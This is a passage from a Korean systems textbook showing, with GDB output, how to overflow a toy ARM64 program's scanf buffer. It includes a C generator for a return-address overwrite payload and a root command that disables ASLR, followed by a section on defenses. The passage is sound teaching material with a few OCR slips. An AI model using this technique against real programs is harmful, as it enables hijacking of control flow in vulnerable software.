해당 프로그램은 첫 번째 `scanf` 호출에 잠재적인 버퍼 오버런 취약점이 있다. 어떠 일이 벌어지는지 이해하기 위해 GDB를 사용해 `main` 함수의 어셈블리 코드를 확인해보자. 또한 주소 0x0000aaaaaaaaa92c에 중단점을 설정하자. 이 값은 `scanf`를 호출하기 직전 명령의 주소다(`scanf`의 주소에 중단점을 설정하면 프로그램이 `main` 내부가 아니라 `scanf` 호출 내부에서 중단된다).

```
Dump of assembler code for function playGame:
   0x0000aaaaaaaaa908 <+0>: stp x29, x30, [sp, #-48]!
   0x0000aaaaaaaaa90c <+4>: mov x29, sp
   0x0000aaaaaaaaa910 <+8>: mov w0, #0x3
   0x0000aaaaaaaaa914 <+12>: str w0, [x29, #44]
   0x0000aaaaaaaaa918 <+16>: adrp x0, 0xaaaaaaaaa000
   0x0000aaaaaaaaa91c <+20>: add x0, x0, #0xac0
   0x0000aaaaaaaaa920 <+24>: bl 0xaaaaaaaaa730 <puts@plt>
   0x0000aaaaaaaaa924 <+28>: add x1, x29, #0x18
   0x0000aaaaaaaaa928 <+32>: adrp x0, 0xaaaaaaaaa000
   0x0000aaaaaaaaa92c <+36>: add x0, x0, #0xad8
=> 0x0000aaaaaaaaa930 <+40>: bl 0xaaaaaaaaa740 <__isoc99_scanf@plt>
```

[그림 9-16]은 `scanf`를 호출하기 직전의 스택이다.

```
playGame:
  <+0>:  stp   x29, x30, [sp, #-48]!
  <+4>:  mov   x29, sp
  <+8>:  mov   w0, #0x3
  <+12>: str   w0, [29, #44]
  <+16>: adrp  x0, 0xaaaaaaaaa000
  <+20>: add   x0, x0, #0xac0
  <+24>: bl    0xaaaaaaaaa730<printf@plt>
  <+28>: add   x1, x29, #0x18
  <+32>: adrp  x0, 0xaaaaaaaaa000
  <+36>: add   x0, x0, #0xad8
  <+40>: bl    0xaaaaaaaaa740<scanf@plt>
  <+44>: add   x0, x29, #0x18
  <+48>: bl    0xaaaaaaaaa6f0<atoi@plt>
```



레지스터	
x0	0xaaaad8
x1	0xeed8
sp	0xeec0
x29	0xeec0
x30	0xaaa9f0

scanf()
호출 전

메모리	
0xaaaac0	"Enter secret number"
0xaaaad8	"%s"

그림 9-16 scanf 호출 직전의 콜 스택

scanf 호출 전, scanf의 첫 2개 인수는 레지스터 x0와 x1에 각각 미리 로드된다. 위치 x29 + 0x18에는 buf 배열에 대한 참조가 저장된다.

이제 사용자가 프롬프트에 1234567890을 입력했다고 가정하자. [그림 9-17]은 scanf 호출 완료 직후의 스택이다.




그림 9-17 입력 1234567890과 함께 scanf를 호출한 직후의 콜 스택

ASCII 인코딩의 0~9에 대한 16진수는 0x30 to 0x39이며, 각 스택 메모리 위치는 8바이트 길이임을 기억하라. `main`에 대한 프레임 포인터는 스택 포인터에서 56바이트 떨어져 있다. 여러분이 함께 추적하고 있다면 GDB를 사용해 `x29`의 값을 출력해서 확인할 수 있다(`p x29`). 예시에서 `x29`의 값은 0xffffffffeef0이다. 다음 명령어를 사용하면 `sp` 아래의 64바이트(16진수)를 확인할 수 있다.

```
(gdb) x /64bx $sp
```

GDB 명령어를 실행한 결과는 다음과 유사하다.

```
0xffffffffeec0: 0xf0 0xee 0xff 0xff 0xff 0xff 0x00 0x00
0xffffffffeec8: 0xf0 0xa9 0xaa 0xaa 0xaa 0xaa 0x00 0x00
0xffffffffeed0: 0x10 0xef 0xff 0xff 0xff 0xff 0x00 0x00
0xffffffffeed8: 0x31 0x32 0x33 0x34 0x35 0x36 0x37 0x38
0xffffffffeee0: 0x39 0x30 0x00 0xaa 0xaa 0xaa 0x00 0x00
0xffffffffeee8: 0x00 0x00 0x00 0x00 0x03 0x00 0x00 0x00
```

```
0xffffffffeef0: 0x10 0xef 0xff 0xff 0xff 0xff 0x00 0x00
0xffffffffeef8: 0xe0 0x36 0x58 0xbf 0xff 0xff 0x00 0x00
```

각 줄은 64비트 주소 1개나 32비트 주소 2개를 나타낸다. 따라서 32비트 주소 0xffffffffeedc와 관련된 값은 0xffffffffeed8을 나타내는 줄의 가장 오른쪽 4바이트에 위치한다.

> **NOTE_ 복수 바이트 값은 리틀 엔디안 오더로 저장된다**
>
> 앞의 어셈블리 세그먼트에서 주소 0xffffffffeec0의 바이트는 0xf0, 주소 0xffffffffeec1의 바이트는 0xee, 주소 0xffffffffeec2의 바이트는 0xff, 주소 0xffffffffeec3의 바이트는 0xff, 주소 0xffffffffeec4의 바이트는 0xff, 주소 0xffffffffeec5의 바이트는 0xff이다. 하지만, 주소 0xffffffffeec0의 64비트 값은 실제로는 0xffffffffeef00이다. ARM64가 리틀 엔디안 시스템('4.7 정수 바이트 오더' 참조)이므로, 주소와 같은 복수 바이트 값은 뒤집힌 순서로 저장된다.

이 예시에서, `buf`의 주소는 주소 0xffffffffeed8에 위치한다. 따라서, 다음 2개 주소는 입력 문자열 1234567890과 관련된 바이트들을 갖는다.

```
0xffffffffeed8: 0x31 0x32 0x33 0x34 0x35 0x36 0x37 0x38
0xffffffffeee0: 0x39 0x30 0x00 0xaa 0xaa 0xaa 0x00 0x00
```

널 종료 바이트 `\0`은 주소 0xffffffffeee2의 세 번째 바이트 위치에 나타난다. `scanf`는 모든 문자열을 널 바이트로 종료시키는 것을 기억하자.

물론 1234567890은 비밀번호가 아니다. 다음은 입력 문자열 1234567890으로 `secret`을 실행하고자 할 때의 출력이다.

```
$ ./secret
Enter secret number:
1234567890
You are so wrong!
$ echo $?
1
```

`echo $?`는 셸에서 마지막으로 실행된 명령어의 반환값을 출력한다. 이 경우, 프로그램은 1을 반환한다. 이는 우리가 입력한 비밀번호가 틀렸기 때문이다. 오류가 없으면 관습적으로 프로그램은 0을 반환함을 기억하자. 이제 프로그램을 속여서 0(게임에서 승리했음을 나타냄)을 반환하고 종료하도록 만들어보겠다.

9.10.4 버퍼 오버플로: 첫 번째 시도

다음으로 문자열 `123456789012345678901234567890123456789012345`을 시도해보자.

```
$ ./secret
Enter secret number:
123456789012345678901234567890123456789012345
You are so wrong!
Bus error
$ echo $?
139
```

흥미로운 결과다! 여기서 프로그램은 버스 에러(또 다른 종류의 메모리 에러) 망가졌고, 반환 코드는 139이다. [그림 9-18]은 이 새로운 입력값과 함께 `scanf`를 호출한 직후 `main` 함수에 대한 콜 스택의 모습이다.




그림 9-18 입력 12345678901234567890123456789012345과 함께 scanf를 호출한 직후의 콜 스택

입력 문자열이 매우 길기 때문에 0xeed8에 저장된 x29을 초과해서 쓸 뿐만 아니라 main의 스택 프레임 아래의 반환 주소까지 넘친다. 함수가 반환할 때, 프로그램은 반환 주소에 의해 지정된 주소에서 실행을 재개하려고 시도한다는 점을 기억하자. 이 예시에서 프로그램은 main에서 빠져나온 뒤 주소 0xffff00353433에서 실행을 재개하려 하지만, 이 주소가 존재하지 않는 것처럼 보인다. 그래서 프로그램은 세그멘테이션 폴트를 일으키며 망가진다.

GDB에서 프로그램을 재실행하면(input.txt는 위 입력 문자열을 포함한다), 이 무모한 장난이 실제로 동작함을 확인할 수 있다.

```
$ gdb secret
(gdb) break *0x0000aaaaaaaaa934
(gdb) run < input.txt
(gdb) ni
(gdb) x /64bx $sp
0xffffffffeec0: 0xf0 0xee 0xff 0xff 0xff 0xff 0x00 0x00
0xffffffffeec8: 0xf0 0xa9 0xaa 0xaa 0xaa 0xaa 0x00 0x00
0xffffffffeed0: 0x10 0xef 0xff 0xff 0xff 0xff 0x00 0x00
0xffffffffeed8: 0x31 0x32 0x33 0x34 0x35 0x36 0x37 0x38
```

```
0xfffffffeee0: 0x39 0x30 0x31 0x32 0x33 0x34 0x35 0x36
0xfffffffeee8: 0x37 0x38 0x39 0x30 0x31 0x32 0x33 0x34
0xfffffffeef0: 0x35 0x36 0x37 0x38 0x39 0x30 0x31 0x32
0xfffffffeef8: 0x33 0x34 0x35 0x00 0xff 0xff 0x00 0x00
(gdb) n
Single stepping until exit from function playGame,
which has no line number information.
You are so wrong!
0x0000aaaaaaaaa9f0 in main ()
(gdb) n
Single stepping until exit from function main,
which has no line number information.
0x0000ffff00353433 in ?? ()
```

입력 문자열은 배열 `buf`의 정의된 제한을 넘고, 스택에 저장된 모든 값을 덮어쓴다. 다시 말해, 이 문자열은 버퍼 오버런을 만들고 스택을 오염시켜, 프로그램을 망가뜨린다. 이 프로세스는 스택 부수기로도 알려져 있다.

9.10.5 현명한 버퍼 오버플로: 두 번째 시도

첫 번째 예시에서는 `x29` 레지스터를 덮어쓰고 쓰레기 주소를 반환함으로써 스택을 오염시켜 프로그램을 망가뜨렸다. 단지 프로그램을 망가뜨리는 것이 목적이라면 이 정도로 충분하다. 하지만 지금은 추측 게임이 0을 반환하는 것, 다시 말해 승리가 목표다. 콜 스택을 쓰레기값이 아닌 의미 있는 값으로 채움으로써 목표를 달성할 수 있다. 가령 반환 주소가 `endGame`의 주소가 되도록 스택을 덮어쓸 수 있다. 그러면 프로그램이 `main`에서 돌아오려고 할 때, 세그멘테이션 폴트와 함께 망가지지 않고 `endGame`을 실행한다.


`endGame`의 주소를 알아내기 위해 GDB에서 `secret`을 다시 조사해보자.

```
$ gdb secret
(gdb) disas endGame
Dump of assembler code for function endGame:
   0x0000aaaaaaaaa8ec <+0>: stp x29, x30, [sp, #-16]!
   0x0000aaaaaaaaa8f0 <+4>: mov x29, sp
```

```
0x0000aaaaaaaaa8f4 <+8>: adrp x0, 0xaaaaaaaaa000
0x0000aaaaaaaaa8f8 <+12>: add x0, x0, #0xab0
0x0000aaaaaaaaa8fc <+16>: bl 0xaaaaaaaaa730 <puts@plt>
0x0000aaaaaaaaa900 <+20>: mov w0, #0x0
0x0000aaaaaaaaa904 <+24>: bl 0xaaaaaaaaa6d0 <exit@plt>
```

endGame은 주소 0x0000aaaaaaaaa8ec에서 시작한다. [그림 9-19]는 secret이 강제로 endGame을 실행하도록 착취한 예시다.

```
playGame:
  <+0>:  stp   x29, x30, [sp, #-48]!
  <+4>:  mov   x29, sp
  <+8>:  mov   w0, #0x3
  <+12>: str   w0, [x29, #44]
  <+16>: adrp  x0, 0xaaaaaaaaa000
  <+20>: add   x0, x0, #0xac0
  <+24>: bl    0xaaaaaaaaa730<printf@plt>
  <+28>: add   x1, x29, #0x18
  <+32>: adrp  x0, 0xaaaaaaaaa000
  <+36>: add   x0, x0, #0xad8
  <+40>: bl    0xaaaaaaaaa740<scanf@plt>
  <+44>: add   x0, x29, #0x18
  <+48>: bl    0xaaaaaaaaa6f0<atoi@plt>
```



scanf() 호출 직후

레지스터	
x0	0xaaaad8
x1	0xeed8
sp	0xeec0
x29	0xeec0
x30	0xaaa9f0

메모리	
0xaaaac0	"Enter secret number"
0xaaaad8	"%s"

그림 9-19 secret이 endGame 함수를 실행하도록 하는 문자열 예시

32바이트의 쓰레기값 뒤에 반환 주소가 붙는다. ARM64는 리틀 엔디안 시스템이므로 반환 주소의 바이트는 그 순서가 뒤집혀서 나타난다.

다음 프로그램은 공격자가 오버플로를 악용하는 방법을 나타낸다.

```
#include <stdio.h>

char ebuff[]=
```

```
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /* 쓰레기값의 첫 번째 10바이트 */
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /* 쓰레기값의 다음 10바이트 */
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x30" /* 쓰레기값의 다음 10바이트 */
"\x00\x00"                                 /* 쓰레기값의 마지막 2바이트 */
"\xec\xa8\xaa\xaa\xaa\xaa\x00\x00"         /* endGame의 주소(리틀 엔디안) */
;

int main(void) {
    int i;
    for (i = 0; i < sizeof(ebuff); i++) { /* 각 문자를 출력한다. */
        printf("%c", ebuff[i]);
    }
    return 0;
}
```

각 숫자 앞의 \x는 각 문자가 16진수 포맷으로 되어 있음을 나타낸다. ebuff[]를 정의한 뒤, main 함수가 이를 문자별로 출력할 뿐이다. 관련된 바이트 문자열을 얻기 위해, 이 프로그램을 다음과 같이 컴파일하고 실행한다.

```
$ gcc -o genEx genEx.c
$ ./genEx > exploit
```

파일 exploit을 scanf의 입력으로 사용하려면 다음처럼 입력한다. exploit이 Raspberry Pi에서 동작하게 하려면, 루트 사용자로 다음 명령 셋을 입력한다(이어지는 예시에서 무슨 일이 발생하는지 설명할 것이다).

```
$ sudo su
[sudo] password for pi:
root@pi# echo "0" > /proc/sys/kernel/randomize_va_space
root@pi# exit
$
```

sudo su 명령어는 Raspberry Pi에서 루트 모드에 진입하는 명령어다. 비밀번호를 물어보면, 여러분의 비밀번호를 사용하라(여러분이 Raspberry Pi 루트 접근 권한을 가지고 있다고 가정

한다). 비밀번호를 입력하면, 다음 명령 셋이 루트 모드에서 입력될 것이다. 사용자가 루트 모드를 사용할 때는 프롬프트 형태가 달라진다(root@pi# 같은 형태가 된다).

echo 명령어는 randomize_va_space 파일의 내용을 0으로 덮어쓴다. 다음으로, exit 명령어가 사용자를 사용자 모드로 되돌린다.

이제, 프롬프트에서 다음 명령을 입력하자.

```
$ ./secret < exploit
Enter secret number:
You are so wrong!
You win!
```

프로그램은 'You are so wrong!'을 출력한다. exploit에 포함된 문자열이 비밀번호가 아니기 때문이다. 그러나 프로그램은 'You win!'도 출력한다. 다시 말하지만, 프로그램을 속여서 0을 반환하도록 만들려 한다. 외부 프로그램을 사용해 '성공'의 증거를 추적할 수 있는 더 큰 시스템에서는 프로그램이 출력하는 것보다 프로그램이 반환하는 것이 훨씬 더 중요하다.

반환값을 확인하면 다음과 같다.

```
$ echo $?
0
```

프로그램에서 오버플로를 성공적으로 악용했다! 게임에서 우리가 이겼다!

9.10.6 버퍼 오버플로에서 보호하기

앞의 예시에서는 secret 실행 파일의 제어 흐름을 바꿔서 강제로 성공을 의미하는 0 값을 반환하게 했다. 우리는 매우 이상한 방법을 사용해 목적을 달성했다. 이는 ARM과 GCC가 이런 특정한 유형의 공격에 대항하기 위해 스택 보호 기능을 포함하고 있기 때문이다. 그러나, 버퍼 오버플로는 오래된 시스템에 실질적인 충격을 줄 수 있다. 또한 오래된 일부 컴퓨터 시스템이 스택 메모리의 바이트를 실행했다. 공격자가 콜 스택에 어셈블리 명령과 관련된 바이트를 넣는

다면, CPU는 해당 바이트를 실제 명령어로 해석하고 그러면 공격자는 입맛에 맞는 모든 코드를 CPU가 실행하게 만들 수 있다. 다행히도, 현대 컴퓨터 시스템에는 공격자가 버퍼 오버플로를 악용하기 어렵게 만드는 전략이 마련돼 있다.

스택 무작위화. 운영 체제는 스택의 시작 주소를 스택 메모리의 무작위 위치에 할당한다. 그 결과, 프로그램을 실행할 때마다 콜 스택의 위치와 크기가 달라진다. `/proc/sys/kernel/randomize_va_space`파일을 0이라는 값으로 덮어썼을 때, 우리는 일시적으로 Raspberry Pi에서 스택 무작위화를 비활성화했다(이 파일은 재시동 시 원래 값으로 돌아온다). 스택 무작위화를 비활성화하지 않으면, 같은 코드를 실행하는 여러 머신에서 스택 주소가 각각 다르게 된다. 모던 Linux 시스템들은 표준 프랙티스로 스택 무작위화를 사용한다. 그렇다 해도 공격자는 마음먹고 주소를 바꿔가며 반복함으로써 무차별 공격을 가할 수 있다. 공격자는 착취 코드 전에 매우 많은 `nop` 명령을 사용하는 **NOP sled**라는 기법을 사용한다. `nop` 명령(0x90)을 실행하면 프로그램 카운터가 다음 명령을 가리키도록 증가할 뿐 달리 미치는 영향이 없다. 공격자가 CPU 어딘가에서 NOP sled를 사용하면 이어지는 악성 코드가 실행된다. 알레프 원의 writeup[12]은 이런 유형의 공격 메커니즘을 상세히 소개한다.

스택 부패 감지. 또 다른 방어책으로 스택이 오염됐을 때 감지하는 방법이 있다. GCC의 최근 버전은 카나리로 알려진 스택 보호 장치를 이용하는데, 이 장치는 스택의 버퍼와 다른 요소 사이를 보호한다. 카나리는 메모리의 쓸 수 없는 영역에 저장된 값이며, 스택에 저장된 값과 비교된다. 만약 카나리가 프로그램 실행 중 '죽으면', 프로그램은 공격받고 있음을 알고 오류 메시지를 표시하며 종료한다. 앞선 예시에는 `secret` 실행 파일에서 카나리를 제거하고 GCC의 `fno-stack-protector` 플래그를 사용해 컴파일했다. 하지만 영리한 공격자는 카나리를 바꿔 프로그램이 스택 오염을 감지하지 못하게 한다.

실행 영역 제한. 이 방어책에서 실행 코드는 메모리의 특정 영역으로 제한된다. 다시 말해, 콜 스택이 더 이상 실행 가능하지 않다. 그렇다 해도 이 방어책마저 무너질 수 있다. **반환 지향 프로그래밍**(ROP)을 활용한 공격에서 공격자는 실행 가능한 영역에서 명령을 '체리피킹'한 뒤, 명령에서 명령으로 점프하며 착취를 구축할 수 있다. 이 착취와 관련된 유명한 사례를 온라인, 특히 비디오 게임[13]에서 찾을 수 있다.

---

12 Aleph One, "Smashing the Stack for Fun and Profit," `http://insecure.org/stf/smashstack.html`, 1996.

13 DotsAreCool, "Super Mario World Credit Warp" (Nintendo ROP example), `https://youtu.be/vAHXK2wut_I`, 2015.

그럼에도 수비의 최전방은 언제나 프로그래머다. 프로그램을 겨냥한 버퍼 오버플로 공격을 방지하려면, 가급적 C 함수를 **길이 지정자**와 함께 사용하고 배열 경계 확인을 수행하는 코드를 추가해야 한다. 정의된 모든 배열은 선택한 길이 지정자와 반드시 일치해야 한다. [표 9-19]에 버퍼 오버플로에 취약한 '나쁜' C 함수와 이를 바꾼 '좋은' 함수를 정리했다(`buf`에 12바이트가 할당됐다고 가정한다).

표 9-19 길이 지정자를 사용한 C 함수

나쁜 함수	좋은 함수
`gets(buf)`	`fgets(buf, 12, stdin)`
`scanf("%s", buf)`	`scanf("%12s", buf)`
`strcpy(buf2, buf)`	`strncpy(buf2, buf, 12)`
`strcat(buf2, buf)`	`strncat(buf2, buf, 12)`
`sprintf(buf, "%d", num)`	`snprintf(buf, 12, "%d", num)`

`secret2` 바이너리[14]에는 버퍼 오버플로 취약점이 없다. 다음은 새로운 바이너리의 `playGame` 함수다.

`main2.c`

```
int playGame(void){
  int guess, secret, len, x=3;
  char buf[12];
  printf("Enter secret number:\n");
  scanf("%12s", buf); // 길이 지정자를 추가한다!
  guess = atoi(buf);
  secret=getSecretCode();
  if (guess == secret)
    printf("You got it right!\n");
  else{
    printf("You are so wrong!\n");
    return 1;
  }
```

14 https://diveintosystems.org/book/C9-ARM64/_attachments/secret2ARM64.tar.gz

```
  printf("Enter the secret string to win:\n");
  scanf("%12s", buf); // 길이 지정자를 추가한다!
  guess = calculateValue(buf, strlen(buf));
  if (guess != secret){
    printf("You lose!\n");
    return 2;
  }
  endGame();
  return 0;
}
```

모든 scanf 호출에 길이 지정자를 추가했다. 이제 scanf 함수는 첫 번째 12바이트를 읽은 뒤에 멈춘다. 악용에 사용한 문자열은 더 이상 프로그램을 망가뜨리지 않는다.

```
$ ./secret2 < exploit
Enter secret number:
You are so wrong!
$ echo $?
1
```

물론, 기본적인 역엔지니어링 스킬을 구사하는 독자라면 어셈블리 코드를 분석해 추측 게임에서 이길 수 있다. 역엔지니어링을 통해 프로그램을 이겨보지 못했다면, 한번 도전해보기 바란다.